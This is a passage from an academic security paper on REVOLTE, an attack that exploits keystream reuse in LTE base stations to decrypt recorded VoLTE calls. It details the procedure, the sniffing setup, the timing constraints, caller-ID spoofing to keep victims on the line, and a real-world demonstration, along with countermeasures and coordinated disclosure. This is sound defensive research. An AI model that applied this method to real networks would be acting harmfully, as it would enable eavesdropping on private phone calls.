The attack consists of two main phases: the *recording phase* in which the adversary records the target call of the victim, and the *call phase* with a subsequent call with the victim. For the first phase, the adversary must be capable of sniffing radio-layer transmissions in downlink direction, which is possible with affordable hardware for less than $1,400 [1]. Furthermore, the adversary can decode recorded traffic up to the encryption data (PDCP) when she has learned the radio configuration of the targeted eNodeB. However, our attacker model does not require the possession of any valid key material of the victim. The second phase requires a Commercial Off-The-Shelf (COTS) phone and knowledge of the victim's phone number along with his/her current position (i.e., radio cell).

3.3.2 Attack Procedure

As REVOLTE aims to recover the encrypted contents of a voice call, its two attack phases first cover the recording of this *target call*, before the subsequent *keystream call* allows to exploit the keystream reuse and to gather all information required to decrypt the target call. Figure 4 depicts the specific procedures of both attack phases, which we describe in the




Figure 4: REVOLTE sequence diagram: The target call is encrypted with the same keystream as in the keystream call.

following. Please note that we highlight the input parameters of different bearers with distinct colors.

Target Call. Before the actual call takes place, the victim's UE establishes a connection with the eNodeB in its radio cell, which uses the two default bearers `DRB1` and `DRB2` for an Internet and an IMS connection. The security mode command generates a new user-plane key and activates the encryption for all data bearers; the user-plane key remains valid for the entire radio connection.

After this preliminary procedure, a standard VoLTE call establishment works as follows. SIP messages establish the call between the victim and the IMS (2a.), and the IMS forwards the call to the calling partner (2b.). Note that for REVOLTE it does not make a difference whether it is an incoming or outgoing call, as the call establishment procedure is the same in both cases. Besides the two standard bearers of the radio connection establishment (1.), the VoLTE connection requires a third *dedicated bearer* that transports the voice data between the eNodeB and the UE (3.). This dedicated bearer `DRB3` transports the RTP data (4.), i. e., it provides the data relevant for the REVOLTE attack. When the phone call ends, the dedicated bearer `DRB3` is removed again (5.).

The adversary monitors the target call by placing a downlink sniffer in the same radio cell that the victim's UE connects to. We explain later how an attacker can decode the sniffed data up to the encrypted PDCP layer (Section 3.4.1).

Keystream Call. The adversary uses the downlink sniffer to detect the end of the target call, i. e., when no more data occurs on DRB3. In response, she initiates the keystream call, where the attacker's UE dials the victim's UE (6.). Again, we see the same call setup procedure as for the target call (2. and 3.). At this point, one crucial thing happens: The second VoLTE call requires another dedicated bearer `DBR3` to transport the voice data (7.). Since the subsequent keystream call occurs directly after the initial target call and uses the same radio connection, the count for the dedicated bearer resets, and all input parameters are the same as in the target call. As this results in the same keystream, all RTP data (8.) is encrypted in the same way as the voice data of the target call. As soon as a sufficient amount of keystream data was generated, the adversary cancels the call (9.).

Benefits. At this point, we emphasize two fundamental differences to the keystream reuse introduced previously in the technical report by Raza and Lu [36] that help to create a more realistic attack setup and procedure. First, we do not depend on *jamming*, i. e., we do not actively interfere with the transmission spectrum of the providers, but only use a passive downlink sniffer that does not change the transmissions of the radio cell. Second, the downlink sniffer allows recognizing the beginning and end of the target call, which allows initiating the keystream call immediately afterward.

3.4 Data

While the technical and operational capabilities of the adversary define the exact process to exploit the attack vector, particular additional challenges specific to VoLTE transmissions

influence the process of eventually decrypting the recorded target call. In the following, we discuss the influencing factors for an *exact keystream computation* and, in the following step, for a *complete decryption*.

3.4.1 Radio Layer Sniffing and Decoding

An LTE sniffer samples the physical frequencies of a transmission and decodes radio-layer channels up to the Medium Access Control (MAC) layer. For the attack, we require to access decrypted information of PDCP. However, the configuration for decoding the MAC frames to PDCP frames is configured by the encrypted RRC layer. That means that the attacker cannot decode the data up to the PDCP layer correctly, even if the information is unencrypted as the configuration is missing. In particular, the RRC reconfiguration message when adding the dedicated voice bearer is responsible for this configuration. Part of this configuration is mapping between the Logical Channel ID (LCID) and bearer identity, the Radio Link Control (RLC) mode, PDCP sequence number length, and the used ROHC profile.

Both academic work and commercial products demonstrate the feasibility of sniffing and decoding LTE signals up to the MAC layer. Bui et al. [15] describe how to build a downlink analyzer based on srsLTE [21]. Commercial sniffers also implement the uplink sniffing functionalities [2]. For our experiments, we utilize the downlink sniffer *Airscope* by Software Radio Systems [3]. In preliminary experiments, we show that the configuration remains stable for an eNodeB. An attacker can hence learn the configuration before the attack and decode MAC frames up to the PDCP frames correctly (see Section 4.1.1).

3.4.2 User-Plane Key Reuse

TThe keystream reuse occurs when the target and keystream call use the *same* user-plane encryption key. As this key is updated for every new radio connection, the attacker must ensure that the first packet of the *keystream call* arrives within the active phase after the *target call*. Consequently, the keystream call must begin to ring before the inactivity timer at the victim's UE initiates a switch into the idle mode. However, the victim can wait as long as she/he wants to pick up the call, as the SIP messages being exchanged during ringing keep the radio connection open. Our experiments on the RRC inactivity timer show that all providers use 10 sec as a threshold.

3.4.3 Exact Keystream Computation

A successful attack depends on the extraction of the exact radio-layer keystream between the victim's UE and the eNodeB. Although the adversary knows the packet contents *sent* during the keystream call (Step 8. in Figure 4), these packets pass many different entities on their transmission path until they are encrypted with the keystream. Consequently,




Figure 5: REVOLTE challenges for computing the exact keystream.

one central requirement for the attack is a plaintext that remains predictable during the entire transmission process until reaching the radio layer. Influencing factors with the ability to change the plaintext are transcoding, media encryption, ROHC, and plaintext-ciphertext mapping (cf. Figure 5).

Transcoding. Transcoding destroys bit patterns within the packets sent by the attack. For extracting the exact keystream, REVOLTE depends on a predictable plaintext and, therefore, the attacker data must be the same as the data transmitted over the radio layer during the keystream call (between 8b and 8a in Figure 4). We analyze the influence of transcoding between shared and different providers in Section 4.1.2.

Media Encryption. Additional media plane encryption is a feature of the SRTP protocol and must be supported by the IMS and the UE, which makes it optional to use. When the network uses end-to-access edge encryption for the media plane, the sent data receives an additional layer of encryption between the UE and the IMS. This additional encryption destroys the bit pattern, which prevents the adversary from extracting the exact keystream. Our experiments demonstrate that no additional media encryption is enabled and used in all tested networks. Thus, we do not expect this to affect the attack's success.

Robust Header Compression. During the keystream call, the attacker can access the complete IP packet, including the IP, UDP, and RTP headers along with the encoded voice signal. ROHC can compress these headers before transmitting the encrypted packet between the UE and the eNodeB; the network policy defines which headers are affected by this compression. With an active ROHC, the adversary cannot use the entire packet (IP, UDP, and RTP) to calculate the keystream. Depending on the ROHC profile, the attacker can only use the RTP payload or the UDP payload for the keystream calculation. All tested providers use ROHC during VoLTE calls, which needs to be considered to extract the keystream.

Plaintext-Ciphertext Mapping. For computing the keystream, the packet containing the plaintext must be XOR-ed with the corresponding radio-layer ciphertext. Therefore, the sent and received packets at the UE must be




Figure 6: REVOLTE complete decryption.

mapped to the packets recorded on the radio layer, i. e., the packets of the dedicated voice bearer. Although the dedicated bearer for all voice data helps to distinguish the different packet streams, packets can still get lost or reordered on the path between the attacker's UE and the radio layer. For example, the first RTP packet sent by the adversary towards the victim is not necessarily also the first packet received at the radio layer. We analyze the mapping between plaintexts and ciphertexts in Section 4.

3.4.4 Complete Decryption

Each frame is associated with a count and encrypted with an individual keystream that we extract during the keystream computation. As the same count generates the same keystream, the count synchronizes the keystreams with encrypted frames of the target call. XOR-ing the keystreams with the corresponding encrypted frame decrypts the target call. Figure 6 depicts the synchronization between those two vectors and possible challenges. In particular, the call duration and comfort noise challenge a *complete* decryption.

Call Duration. All three VoLTE codecs use a fixed sampling rate for sending packets to the calling partner; this applies to the keystream and target call in uplink and downlink direction. That said, there are no options to fit more keystream data into the adversary's subsequent call, as both calls produce the same packet rates. As we aim to decrypt the complete call, the keystream call must be as long as the target call to provide a sufficient number of packets (Figure 6), as otherwise we can only decrypt a part of the conversation.

Comfort Noise. Comfort noise is a mechanism of the VoLTE codec that reduces the bit rate of the transmission. Whenever voice inactivity is detected, the codec generates noise following a specific seed that receives a periodical update. In contrast to standard voice packets, comfort noise encoding uses a fraction of bits and saves bandwidth in comparison to "real silence". For example, the `AMR-WB` codec encodes comfort noise packets with 40 bit to 477 bit.

When the attacker sends or receives comfort noise, these packets limit the amount of information that can be put into the packet. This can be a problem if the corresponding target packet is *not* a comfort-noise packet. One workaround is to create a keystream call with similar voice activity, resembling the standard and comfort noise pattern of the target call.

4 Experiments

As outlined in Section 3, a series of different network and protocol characteristics influences how packets are transmitted and, eventually, the way of decrypting the recorded target call. Despite the general concept for exploiting the attack vectors, a better understanding of these influencing factors is crucial to provide an attack concept that works on paper *and* under real-world conditions. Therefore, we conduct several preliminary experiments that provide insights into all relevant influencing factors in a commercial network. Based on the results of these preliminary experiments, we then conduct REVOLTE in a real-world setup and demonstrate its feasibility.

4.1 Preliminary Experiments

Within our preliminary experiments, we first analyze if and how eNodeBs implement the key bearer identity assignment. We then analyze the radio-layer configuration, including the use of robust header compression. In a third step, we take a closer look at further influencing factors that affect the representation of information in packets, including the codecs of VoLTE, mapping mechanisms, and media encryption.

In our preliminary experiments, we do *not* focus on the VoLTE implementation details of the different phones (i.e., basebands), as they are not critical for the success of the attack. According to the specification, the eNodeB is responsible for selecting input parameters that are used for the encryption, e. g., bearer identity, or sending the phone to idle mode. The phone must follow this setup, as otherwise the inter-operability is not given and a phone call cannot be established. Consequently, we first focus on network and eNodeB configurations.

4.1.1 Radio Layer Configuration

Among other parameters, the selected bearer identity and the radio-layer configuration influence the data, which we need to know to decode the transmitted information successfully. Furthermore, it defines the use of Robust Header Compression (ROHC). To test this, we analyzed the radio-layer configurations of three providers in Europe using commercial Android phones with VoLTE support. In our experiments, we conduct multiple phone calls, debug the connection with SCAT [24, 45], and manually inspect the recorded traces.

Bearer ID Reuse. One central requirement for the REVOLTE attack is the reuse of the same bearer identity within one radio connection. We test eNodeBs on the key reuse and find two providers vulnerable (cf. Table 2), i. e., the eNodeBs of providers P01 and P03 reuse the same bearer identity for two subsequent calls, which makes them vulnerable to the REVOLTE attack. However, the eNodeB of provider P02 increments the bearer identity and renews the key when it comes

Table 2: Radio Layer Configuration of dedicated VoLTE bearer (DRB3 for P01 and P03).

Provider	P01	P02	P03
Bearer ID Reuse	yes	no	yes
RLC Mode	UM	UM	UM
RLC Seq Len (ul/dl)	5 bits	10 bits	10 bits
PDCP Seq Len	7 bits	12 bits	12 bits
ROHC Profile	1 & 2	1 & 2	1 & 2
RRC Idle time (sec)	10	10	10

close to a bearer identity wrap around, which implements the correct behavior.

Configuration. The information we are looking for is part of the RRC reconfiguration message, which is sent for the establishment of the dedicated voice bearer. Our results show that *all* tested providers use the unacknowledged RLC[2] (cf. Table 2). The RLC influences parameters of the keystream generation, e. g., provider P01 uses smaller sequence numbers than providers P02 and P03, which affects the count calculation of the encryption algorithm. Furthermore, all three providers use an RRC inactivity timer of 10 sec, which means that the keystream call must arrive within 10 sec after the target call.

ROHC. Besides the RLC, we find that all providers deploy ROHC in profiles 1 (RTP/UDP/IP) and 2 (UDP/IP). This is a setup in which only the payload of RTP and RTCP packets is transmitted with a smaller ROHC header. Consequently, we need to take this header compression into account when computing the keystream. Due to the compression, the plaintext differs from the original plaintext sent by the attacker. However, we can utilize the RTP payload (profile 1) or the RTCP packet (profile 2) to reconstruct the keystream and not use the entire plaintext, namely the IP/UDP/RTP(RTCP) packet.

4.1.2 Transmission Characteristics

One critical aspect of REVOLTE is the process of deriving the correct keystream from the second call (i.e., the keystream call performed by the adversary). The VoLTE codecs, the offset between sent and received data, additional media encryption, and the data send in `DRB3` are factors that can prevent an adversary from computing the correct keystream. In our real-world experiments, we use phones equipped with SIM cards from different providers and let them call each other for 8 times. Within these different combinations of providers, we automatically answer the incoming calls with delays in a range of 1 s to 8 s to find out possible offsets between the packets sent by the attacker and packets received by the victim. For all calls, we take a look at the codecs and possible transcoding, and check the ordering of sent and received RTP/RTCP data. In particular, we have manually inspected the traces recorded with SCAT, which contain the SIP and RTP/RTCP streams.

[2]RLC is a layer-two protocol above the MAC and below the PDCP layer; it defines the transmission mode for upper-layer protocol data units (PDU) (acknowledged (AM), unacknowledged (UM), transparent (TM)).

Table 3: Offset (in packets) between sent and received data for 8 subsequent calls and data in the dedicated bearer (`DRB3` for P01 and P02)

From/To	P01	P02	P03	DRB3 Data
P01	0	0	0	RTP, RTCP
P02	0	0	0	RTP
P03	16-23	0	0	RTP

Offset and Dedicated Bearer Data. Table 3 shows the offset between the sent and received data for different provider configurations. The only combination of providers that requires further coordination by the adversary is for calls between providers 3 and 1, where initial RTP packets are lost during the transmission. For our increasing answering delay, we measure offsets ranging from 16 to 23 packets without any correlation to the increasing answering time. While an attacker can statistically evaluate the packet offset, she can use one of the other providers with a fixed offset of 0 packets. Furthermore, we find that only the first provider includes RTCP data in the dedicated VoLTE bearer `DRB3`. All other providers send the RTCP packets within `DRB2`. If the attacker computes a keystream for provider 1, she needs to consider RTP *and* RTCP packets. In the case of provider 2 and 3, she only needs to consider RTP packets.

Codecs and Media Encryption. The characteristics of the transmission codec influence the representation of information in packets, and using different codecs also leads to varying transmission characteristics that the adversary needs to take into account. We find only one single codec (AMR-WB) in our measurements where transcoding is not enabled. Furthermore, an enabled media encryption adds a layer of security that can destroy all information required for REVOLTE, which means the attack would not be feasible anymore. However, we found that none of the tested providers enables media encryption in practice.

4.2 Real-World REVOLTE

Based on the insights of our preliminary experiments, we verify the feasibility of REVOLTE in two real-world commercial networks (P01 and P03). In the following, we document the experimental setup and the steps taken to conduct the end-to-end attack.

4.2.1 Experimental Setup

Our experimental setup consists of three UEs, a laptop running Xubuntu 18.04 controlling the downlink sniffer and the attack orchestration, and an Ettus USRP B210 (cf. Table 4).

Table 4: Overview of phone configuration

Role	Phone	OS v.	Provider
Calling Partner	OnePlus 6T	9.0	P01
Attacker	Xiaomi Pocophone F1	9.0	P03
Victim	Sony Xperia X	8.0	P03

In a real-world scenario, the attacker controls only one UE and the downlink sniffer. The victim possesses one UE, and the calling partner controls the other UE. The adversary wants to eavesdrop on the call between the victim and the calling partner.

UEs. We use three Android phones with a rooted OS for automation and analysis purposes, but without effect on the attack. All phones are VoLTE capable with a Qualcomm baseband, which allows us to use SCAT [35, 45] for reading information from the diagnostics interface. In particular, SCAT enables us to capture the plaintext packets of the keystream call. The UEs of the adversary and the victim equip SIM cards of the same provider to prevent any RTP/RTCP offsets. To emulate the audio activity of a phone call, we play voice samples of the LibreSpeech Corpus [34] through the speakers of the laptop, which are nearby the phones' microphones.

Downlink Sniffer. We are mainly interested in the RTP/RTCP plaintexts of the adversary's keystream call, which allows us to reconstruct the keystream used in the target call; for debugging and evaluation purposes, we also record the traces of the calling partner and victim. To this end, we use a downlink sniffer that records the transmissions of the target and the keystream call. Besides the USRP as the hardware component, we use the commercial Airscope software [3] that uses the software stack of srsLTE [21] and performs real-time radio decoding for LTE downlink traffic. Airscope provides us with decoded MAC frames, and we use the radio-layer configuration of the preliminary experiments for correct decoding up to the PDCP layer. For a timely execution of the keystream call, we implement a live call and hang-up detection that uses the radio-layer identity Radio Network Temporary Identifier (RNTI) to distinguish phone calls in the monitored radio cell.

4.2.2 Experimental Procedure & Results

The procedure to conduct the REVOLTE attack is as follows:

1. Downlink Sniffing. We start Airscope to analyze the cell of provider 3 and capture the downlink traffic.

2. Conducting the Target Call. The orchestration script initiates a phone call towards the victim's UE, and the laptop begins playing the audio sample as soon as the call is answered. This triggers the call detection mechanism, which results in recording the downlink traffic using Airscope. All frames of this recording are saved for the later decryption and ignored for now. After 10 s, the call ends.

3. Conducting the Keystream Call. The termination of the target call again triggers the call detection script, which instructs the adversary's UE to begin the keystream call. Again, the victim's UE answers the call and holds it for 10 s, and we monitor the downlink traffic. Furthermore, the adversary saves the RTP/RTCP packets received in the UE.

4. Decrypting the Target Call. In the final step of the attack, we decrypt the target call following the approach depicted in Figure 3. In the first step, we compute the keystream blocks for each packet of the keystream call. Therefore, we XOR the payload of the RTP packets with frames recorded during the keystream call. In the second step, we attempt to decrypt the keystream call by XOR-ing the computed keystream blocks with the recorded frames of the target call.

Result. We can decrypt 89 % of the binary representation of the target call successfully. This includes the voice data sent in the downlink direction, which directly resembles the spoken words of the conversation. The main reason for information loss in the decryption is the fact that we do not capture all radio ciphertext packets with the downlink sniffer. In particular, we lose 3 % in the target call, and 8 % in the keystream call. However, there is no information loss due to a false mapping between the plaintext and ciphertext. Therefore, we do not expect that the order of packets changes for different RLC modes.

Along with the results of our preliminary experiments, the successful real-world attack of REVOLTE in a commercial network demonstrates the feasibility of the attack and emphasizes that given configurations do *not* prevent from the attack. Consequently, we can fully break the confidentiality aim of LTE with REVOLTE.

5 LTE and 5G Defenses

To get a better understanding of the underlying problem and the exploited flaw of our attack, we first discuss whether it is a specification or implementation flaw. In particular, we point out that even though the security parts clearly state to avoid keystream reuse, the actual protocol specification does not prevent it. Based on these insights, we then discuss different types of countermeasures and evaluate them regarding their deployment requirements. We focus on fast deployment and sustainable mitigation options, as they help all stakeholders to prevent the substantial privacy issues of REVOLTE efficiently.

5.1 Root Cause Analysis

The specification forbids the reuse of the keystream but does not specify an implementation, respectively. In particular, the security paragraph of the RRC specification states the

following: "The eNB is responsible for avoiding reuse of the COUNT with the same RB identity and with the same KeNB" [10][5.3.1.2]. Despite being documented in the security paragraph, the rest of the protocol specification does not document measures for avoiding keystream reuse.

In particular, when going through the procedure of releasing and adding a new bearer, neither the RRC nor the PDCP specification indicates how to avoid possible keystream reuse. The RRC specification [10, 11] is responsible for the management of data bearers, i. e., the RRC reconfiguration messages sent in downlink direction can add, release, or modify bearers. When the UE receives such a reconfiguration message for adding a data bearer, it adds a new PDCP entity and configures it with the current security configuration [10][5.3.10.3]. A new PDCP entity causes a *reset of the count variable*. More precisely, the hyper frame number and the sequence numbers are set to 0 [6][7.1]. While the count starts over again, the security configuration including the k_{up} *remains the same*. This results in the keystream reuse.

Root Cause. Adding a PDCP entity for the VoLTE data bearer in the same radio connection resets packet counts for a second time, which introduces the keystream reuse for a subsequent call along with reusing the same bearer identity. We argue that the specification must clarify the problems of keystream reuse, in particular in the procedure parts of the specification. This is also part of the current deployment of 5G networks, which resembles the LTE specification.

5.2 Suggested Countermeasures

The security parts of the specification make not only the eNodeB responsible for avoiding keystream reuse, but they also suggest how to *avoid* the keystream reuse. In particular, the paragraph states: "In order to avoid such reuse, the eNB may e. g. use different radio bearer identities for successive radio bearer establishments, trigger an intra-cell handover or by triggering a transition from RRC_CONNECTED to RRC_IDLE or RRC_INACTIVE and then back to RRC_CONNECTED." Those three mechanisms have different consequences and may be suitable for different use cases, which we assess in the following.

Radio Bearer Identities. Using different radio bearer identities mitigates the threat of keystream reuse, as a separate input parameter changes the output keystream for the subsequent call. Further, it is low-cost mitigation, as no additional messages are exchanged and no key derivation function is triggered. However, the radio bearer identity is only defined as a 5-bit field, which means that incrementing it only works for 32 new bearers. A simple bearer identity wrap-around is not allowed, as it results again in keystream reuse. In this case, the underlying key material must be changed.

Intra-Cell Handover. An inter-cell handover allows transferring a phone from one cell to another while the phone stays connected. With an intra-cell handover, the target and the origin cell are the same. Using an intra-cell handover as mitigation works, as the handover procedure has a built-in key reuse avoidance. Based on the next hop chaining counter (NNC), which is sent in an RRC Reconfiguration message, the old key (k_{enb}) and a new key ($k_{enb'}$) are derived. As the input material differs from the one used before, the keystream reuse is mitigated. However, using an intra-cell handover comes with the cost of an additional run of the key derivation function.

Switching between RRC Idle/Connected. Another possibility suggested by the specification is to switch back and forth between the RRC connected and RRC idle states, which can be achieved by the RRC connection release and the RRC connection establishment. The eNodeB sends the phone into RRC idle mode with RRC connection release. The phone then triggers an RRC connection establishment, as it needs to send data to the network. A new key for the radio connection is established when the RRC establishment carries an uplink NAS message, which increases the uplink NAS count. Again, this derives a new key ($k_{enb'}$), which is then used for the connection. In general, most RRC connection establishment procedures carry a NAS uplink message. Thus this procedure helps to mitigate the threat. However, sending the phone to idle mode does increase the latency, which should be avoided for the VoLTE calls.

5.3 Encryption of RTP Traffic

A successful REVOLTE attack requires that no additional media encryption is active [7]. Even though the adversary can attack and decrypt the radio layer encryption, such additional encryption via SRTP prevents access to any voice data. Media encryption conforms with the specification, but support by the IMS and UE is optional. However, our preliminary experiments in Section 4 demonstrate that none of the tested providers makes use of this additional layer of protection.

Using media encryption as a countermeasure to REVOLTE does not depend on any additional specification process, nevertheless, the baseband of the UE must implement it. When implemented, the encryption itself only poses a minor overhead, as we can assume that the respective algorithm, e. g., AES, is implemented in hardware. However, the key exchange is performed via the SDP protocol as part of the SIP protocol and thus brings some additional overhead.

As a long-term solution, vendors and providers both must make better use of the media encryption specification. This includes signaling the encryption support through the baseband, as well as providing all required features in the IMS.

5.4 Conclusion: Suggested Defenses

The REVOLTE attack is a threat to the confidentiality of phone calls and introduces severe privacy issues, which em-

phasizes the need for a practical countermeasure. As a concrete suggestion for a realistic countermeasure setup, we provide a conclusion of the above options.

As a short-term defense, we recommend increasing bearer identities; when reaching a wrap-around, we suggest deriving a new key with an intra-cell handover. However, switching from RRC connected to idle and back again introduces latency and an obsolete overhead for VoLTE calls.

A long-term solution, we recommend specifying mandatory media encryption and integrity protection for VoLTE. This provides long-term mitigation for known issues, e. g., key reuse, and missing integrity protection on the radio layer, and introduces an additional layer of security.

6 Discussion

As LTE is a fundamental part of our communication infrastructure, open attack vectors in its implementation affect millions of users worldwide. Therefore, discussing the real-world feasibility, possible attack scenarios and potential mitigation helps to get a better understanding of the impact of REVOLTE.

6.1 Real-World Application

Our experiments demonstrate the practical feasibility of REVOLTE in a real-world environment. Our realistic setup includes COTS phones that connect to standard commercial networks, and we record traffic using the downlink sniffer *Airscope* [3]. An adversary needs to invest less than 7000 $ to create a setup with the same functionality and, eventually, the ability to decrypt downlink traffic.

While our downlink REVOLTE is already feasible, a more sophisticated adversary can improve the attack's efficiency by extending the setup with an uplink sniffer, e. g., the WaveJudge5000 by SanJole [2] where we can exploit the same attack vector, and access both directions simultaneously.

6.2 Is the Victim on a Call?

For a targeted attack, the adversary needs to know if the victim is currently on a call; only if this is the case, she/he can start the keystream call right after the target call ends. Technically, this can be achieved by matching the phone number to the internal network identifiers, such as the radio layer identity (RNTI), i. e., if a victim's RNTI has an active voice bearer, the attacker knows that a call is ongoing. Prior work demonstrates that matching a public identifier with an internal network identity is feasible in mobile networks, e. g., Shaik et al. [43] demonstrate that is is possible to map the phone number to the TMSI. Further, Jover [27] and Kohls et al. [30, 38] show how an uplink or downlink sniffer can match the TMSI to the RNTI. Such stepping stone attacks allow an adversary to assess if the victim is currently on a call.

6.3 Attack Severity

The severity of the attack depends on the number of vendors using an incorrect implementation that enables to exploit the keystream reuse, as well as on the distribution of vulnerable eNodeBs. To estimate this, we sample 15 different eNodeBs with a wide geographical distribution, which is important as providers tend to deploy the same vendor within one region. Our results show that 12 of the sampled eNodeB are prone to REVOLTE. Because only a small number of vendors exists, which provide large deployments, we estimate that a high number of users are potentially affected.

6.4 User Interaction

We can exploit the keystream reuse of VoLTE when we manage to place the adversarial keystream call right after the initial target call took place. While we can demonstrate the *technical* feasibility of REVOLTE in different real-world setups and discuss their challenges, user interaction remains one mandatory factor of the *operational* aspects of the attack. In general, we can structure this user interaction in three steps:

1) Recognize Incoming Call. This step is rather simple, but still decides whether the attack can be successful. For answering the keystream call, the victim must recognize the call. We can assume that the victim is in the proximity of the phone and thus recognizes the incoming call as he just hang up the previous call.

2) Answer Call. The likelihood to answer the incoming call depends on human factors. For example, answering the phone depends on the caller identity [16]. If the caller identity is known or fits a particular pattern, e. g., area code, we can assume that it is likely that the call gets answered. The adversary can influence this by identity spoofing, which is a common attack in telephony networks [18]. Identity spoofing can exploit a variety of different attack vectors based on SS7 [42] or SIP spoofing [28, 46]. We argue that an attacker who is capable of performing such an attack can increase the likelihood that the victim answers the incoming call. Note that SS7 identity spoofing requires additional capabilities for an attacker, i. e., SS7 network access. In contrast, SIP spoofing does not require additional capabilities as only the attacker's phone must be manipulated.

3) Hold Call. To generate sufficient keystream material for the final decryption, the keystream call must be as long as the initial target call. Therefore, the adversary must keep up the conversation with the victim for a certain amount of time, depending on the recorded target call. In the context of telephony fraud, different techniques on the basis of social engineering exist, e. g., scam and robocalls are a well-known problem [18, 32, 40]. Besides these rather simple approaches, more advanced techniques use artificial intelligence to impersonate the known voice of a specific person [44]. Obviously,

there is a wide range of different options to keep up the malicious keystream for the required amount of time.

Conclusion: User Interaction. Even though REVOLTE depends on user interaction—a factor we cannot influence despite an elaborate and successful technical attack concept—a large body of prior work indicates that we can assume a sufficient rate of "collaboration". To further increase the chances of a successful attack, the adversary can influence individual factors that motivate users more to answer and hold an incoming call. Overall, we conclude that user interaction is a critical but manageable aspect of REVOLTE.

6.5 Ethics

At all times, we ensure the privacy of users and ensure that we only process data related to our experiments. To ensure the privacy of uninvolved users for recorded traces, we a) never sniffed broadcast channels (e. g., the paging channel), and b) only analyze data related to our own radio identifier. We learn this by using the Qualcomm debug (SCAT) interface.

6.6 Disclosure Process

To mitigate the threat of eavesdropping, we have informed providers about the attack vector through the GSMA CVD process [4]. The GSMA requested all equipment vendors to reveal implementation details on keystream reuse mitigation and to provide patches for affected base stations. By the date of publication, the affected vendors should have provided patches, and providers are requested to install and configure them securely. However, we need to consider the large number of providers worldwide and their large deployments. It is thus crucial to raise awareness in the whole telecommunication industry to support long-term mitigation.

7 Related Work

REVOLTE extends the idea of key reinstallation attacks by an elaborate concept that covers all technical challenges of conducting the attack in real-world scenarios. In the following, we discuss the core differences between our keystream reuse and prior attack concepts, and summarize existing specification and implementation flaws in the context of LTE. Furthermore, as one core component of the attack, we outline existing options to record the traffic of an LTE radio cell.

Key Reinstallation Attacks. In 2018, Raza and Lu [36] introduced the theoretical foundation for our work. In their technical report, the authors examine key reinstallation attacks on the LTE control and user plane with an *active* radio attacker. Such key reinstallation attacks enable an adversary to *deny the service* for a user by either hijacking the location update or the deregister procedure. As part of their work, they discovered that keys are reused for user plane traffic in case of two subsequent VoLTE calls of one radio connection.

In contrast to their work, we make use of the keystream reuse to fully *decrypt the call* of a victim that we previously recorded. On the one hand, this requires a much more elaborate attack concept that is capable of countering all technical challenges implied by the protocol and transmission characteristics of VoLTE. By taking this into account, we manage to successfully conduct the attack in different commercial networks and with realistic voice signals in the calls. Our attack is feasible with a *passive* radio sniffer and a normal phone. On the other hand, our practical evaluation of different networks and attack scenarios allows us to provide an in-depth discussion of the attack vector. Furthermore, we discuss possible short- and long-term defenses against such a critical security and privacy threat.

Overall, we emphasize the importance of a *practical* perspective in this context, as otherwise neither the impact of the attack for our communication infrastructures nor the consequences for future mobile generations become accessible for future research.

Specification Flaws. In the context of radio layer vulnerabilities, Rupprecht et al. demonstrated that missing integrity protection of user plane data allows an active attacker to redirect a victim to a malicious website or even to impersonate a user towards the network and vice versa [38, 39]. The presented ALTER attack breaks the mutual authentication aim and, eventually, also affects the confidentially aim, as all subsequent DNS and TCP traffic can be intercepted. While ALTER and REVOLTE both highlight flaws on the layer two of the protocol stack, ALTER uses a more restrictive attacker model that depends on an *active* Man-in-the-Middle (MitM) adversary. In contrast, REVOLTE invades the privacy of VoLTE calls solely depending on *passive* downlink sniffing.

